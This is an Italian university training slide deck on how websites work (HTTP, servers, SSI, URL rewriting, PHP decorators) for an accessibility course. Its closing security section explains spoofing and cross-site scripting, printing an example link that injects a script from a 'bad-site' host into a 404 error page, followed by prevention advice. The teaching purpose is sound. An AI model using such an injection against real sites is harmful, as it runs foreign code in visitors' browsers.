UNIVERSITÀ DEGLI STUDI
DI GENOVA

Ufficio sviluppo risorse umane e organizzazione - Ufficio dirigenziale affari generali e comunicazione - Delegato del Rettore per l'integrazione degli Studenti disabili - CSITA Centro Servizi Informatici e Telematici di Ateneo - Servizio Orientamento

Corso di formazione sull'accessibilità dei siti web

Titolo lezioneFunzionamento generale dei siti web

Revisione 1.0


Marco Ferrante, CSITA

Nota di copyright/Disclaimer

Agenda

- Spegnere i cellulari ✓
- HTTP
- Server
- Funzioni *server side*
- Direzioni future
- Sicurezza

Come funziona l'HTTP (RFC 2068)




Le piattaforme

Microsoft
- Windows 2000/2003 server
- Internet Information Server (ASP/ASPX)

open source
- Linux
- Apache HTTPD (PHP o Perl)

Piattaforme orientate alle applicazioni
- Sun Web Server, IBM Websphere, ecc…
- Java e JSP

La richiesta HTTP



Metodi HTTP

GET, HEAD
- Richiesta di risorsa o di informazioni su essa


POST
- Invio di dati

PUT, DELETE
- Operazioni su risorse

TRACE
- debug

OPTIONS
- Richiesta delle operazioni disponibili

La risposta HTTP




Codici di stato HTTP

- 1xx Informativi
- 2xx Successo
  - 200 OK pagina trovata
- 3xx Redirezione
  - 301 Spostato altrove (campo Location)
  - 304 Non modificato (recupera dalla cache)
- 4xx Errore client
  - 401 Autorizzazione richiesta
  - 404 Pagina non trovata
- 5xx Errore server


Agenda

- HTTP ✓
- Server
- Funzioni *server side*
- Direzioni future
- Sicurezza

Ciclo server HTTP



Tipico HTTP server



Accessibilità *server side*

Le potenzialità del server possono facilitare il compito di rendere i siti accessibili:

- redirezioni
- riscritture degli URL
- versioni solo testo
- CSS dipendenti dal dispositivo
- memorizzazione delle preferenze utente
- ecc...

Agenda

- HTTP ✓
- Server ✓
- Funzioni *server side*
- Direzioni future
- Sicurezza

Redirezioni

Redirezione dalla pagina:

- <meta http-equiv="refresh" content="60">

"*Until user agents provide the ability to stop auto-redirect, do not use markup to redirect pages automatically. Instead, configure the server to perform redirects. [Priority 2] .*"

W3C HTML Techniques for Web Content Accessibility Guidelines 1.0, punto 7.5

Apache (.htaccess o virtual host):

- RedirectPermanent /risorsa.txt http://www.sito.it/

IIS

- Creare una directory o un file
- Proprietà|Reindirizzamento a URL

HTTP e file system

Di solito, una richiesta HTTP specifica un file

Il file viene recuperato dalla sezione di file system dedicata al sito (*document root*)

Esempio:

- document root

```
c:\inetpub\wwwroot
```

- richiesta

```
http://miosito/test/prova.html
```

- il file recuperato sarà

```
c:\inetpub\wwwroot\test\prova.html
```

Le impostazioni del file system

Regole da osservare per i nomi di file:

- vanno considerati case sensitive
- non devono contenere spazi
- non devono contenere caratteri accentati

Altri accorgimenti:

- ogni directory deve avere un file di default (index.html) o impedire l'elencazione del contenuto

Manipolazioni

Gli URL possono essere trasformati dal server, in base ai parametri della richiesta o di sistema

- alias, speling
- Apache mod_rewrite
- content negotiation

Il file recuperato può essere rielaborato

- esecuzione (ASP, PHP, ecc...)

Viste multiple

"*I never trust screenreader versions because the text version is never updated.*"

L'uso di *script* lato server o direttive SSI permette di gestire facilmente viste multiple (anzichè versioni multiple)

Direttive lato server possono anche gestire CSS, strutture di menu o altri elementi di navigazione in versioni dipendenti dal client o dalle preferenze utente

Script *server side* - esempi

```
<html><head><title>Prova</title>
</head><body>
```

SSI (file prova.shtml o prova.shm)

```
<!--#include var="DATE_GMT"-->
```

ASP (file prova.asp)

```
<%=Date%>
```

PHP (file prova.php o prova.php3)

```
<? echo date(); ?>
```

```
</body></html>
```

SSI (Server Side Include)

La maggior parte dei server (Apache, IIS e Tomcat) gestiscono le estensioni SSI

Un file con direttive SSI ha estensione .shtml, .shtm o .stm (può essere configurato)

Inclusione di un file o risultato di un programma:

- <!--#INCLUDE FILE="./testata.inc"-->

Inclusione condizionale

- <!--#if expr="test_condition" -->
- <!--#else -->
- <!--#endif -->

Direttive SSI

- Include un file di una directory virtual map

```
<!--#INCLUDE VIRTUAL="/comm/testata.inc"-->
```

- Configura il formato delle date o degli errori

```
<!-- #config Output = String -->
```

- Restituisce una variabile del server

```
<!-- #echo var = ServerVariable -->
```

- Esegue un CGI o un comando di shell

```
<!-- #exec CGI|CMD = CommandDescription -->
```

- Stampa la data di modifica del file

```
<!-- #flastmod FILE|VIRTUAL = FileName -->
```

- Stampa le dimensioni del file

```
<!-- #fsize FILE|VIRTUAL = FileName -->
```

Esempio SSI

Riscrittura (configurazione server Apache):

```
SetEnvIf Request_URI "^/text/" text_only=yes
RewriteEngine  On
RewriteCond    %{REQUEST_URI}  ^/text/(.*)$
RewriteRule    ^/text/(.*)$ $1
```

Nelle pagine:

```
<!--#if expr="${text_only}" -->
   Versione solo testo
<!--#else -->
   <!--#include virtual="/comm/testata.inc"-->
<!--#endif -->
```


Agenda

- HTTP ✓
- Server ✓
- Funzioni *server side* ✓
- Direzioni future
- Sicurezza

Direzioni future

Direttive di impaginazione contenute nelle singole pagine

- sbagliato concettualmente
- impegnativo per la manutenzione

Alternative e prospettive

- CMS (*Content Management System*)
  - vari
- WebFlow/template engine
  - Apache Cocoon, Smarty, JSP Tag library, ecc...
- decoratori/trasfromatori
  - SiteMesh, mod_transform, mod-xslt2, ecc...

Decoratore *casalingo* in PHP...

intestazione pagina

```
<?php
$filename = getfilename($REQUEST_URI);
$content = implode("", file(filename));
$body = spliti("</?body", $content);
if ($body[1]) {
  echo "<font size=\"2\" face=\"Verdana\">";
  echo trim(substr($body[1], strpos(">", $body[1])
 +1));
  echo "</font>";
}
?>
```

piè di pagina

...Decoratore *casalingo* in PHP

Esecuzione del decoratore

```
<Location /site>
  ForceType application/x-httpd-php
</Location>
```

Problemi

- le pagine potrebbe non essere ben formate
- I file devono essere recuperati dal decoratore
  - gestione dei tipi
- configurabilità

Decoratore XSLT

Dopo il recupero, un documento XHTML banale viene passato ad un filtro

Il filtro applica una trasformazione

Richiede

- supporto per i filtri (post-esecuzione)
  - Apache 2.x, piattaforme J2EE 1.3 o sup.
- pagine XHTML valide

Agenda

- HTTP ✓
- Server ✓
- Funzioni *server side* ✓
- Direzioni future ✓
- Sicurezza

Sicurezza

Sicurezza di un sito web

- Mantenere il sito in funzione
- Limitare l'accesso a parti del sito a persone autorizzate
- Evitare l'intercettazione dei contenuti riservati
- Impedire modifiche non autorizzate al sito
- Impedire che il server possa essere utilizzato abusivamente


Limitazioni di accesso

All'utente che intende accedere alla sezione protetta del sito viene esplicitamente chiesto un nome utente e una password (autenticazione)

L'autenticazione può essere gestita a livello applicativo (ogni pagina da proteggere contiene un piccolo programma che verifica l'utente) o a livello di protocollo (l'intestazione HTTP trasporta le informazioni)

L'autenticazione applicativa può comportare problemi di accessibilità (*popup*, *coockie*)

Autenticazione HTTP basic



Cifratura

Il protocollo HTTP utilizza normale testo

Il testo può essere facilmente intercettato

Con opportune tecniche è anche possibile sostituirsi al client o al server

La connessione dev'essere quindi cifrata e autenticata

Il protocollo standard è HTTPS (HTTP su SSL)

CSITA può fornire certificati

Spoofing

Si può ingannare l'utente inserendo nelle pagine link fasulli

- www.whitehouse.com invece di www.whitehouse.gov
- http://www.unige.it/prova4.jsp?xparam=3&vparam=4&raddr=@127.0.0.1/

Ricopiare la chiave privata del certificato per apparire come il vostro web server.

Richiedere l'immissione di dati personali da utilizzare poi da qualche altra parte.

Cross side scripting (XSS)...

Un server che rielabora input utente può far eseguire sul browser del visitatore un codice proveniente da un sito estraneo.

Se le impostazioni del browser considerano affidabile il sito, il codice verrà eseguito senza restrizioni.

Un caso comune è la pagina di errore 404; se scrive

```
La pagina <nome file> non è stata trovata.
```

può già costituire un pericolo

...Cross side scripting

Un malintenzionato può inserire un link

```
<A HREF="http://mio.sito.it/nofile.html<SCRIPT
  SRC='http://bad-
  site/badfile'></SCRIPT>">Clicca qui</A>
```

che sul browser del visitatore diventerà

```
La pagina nofile.html<SCRIPT SRC='http://bad-
site/badfile'></SCRIPT> non è stata trovata.
```

Prevenzione

Non utilizzare GET per operazioni che non possono essere eseguite più di una volta;

Aggiungere dei timestamp ai parametri GET;

Eliminare tutte le sottostringhe “<.*>” dai dati acquisiti dal visitatore;

Verificare i path e gli URL inseriti nei form;

Verificare la codifica dei caratteri.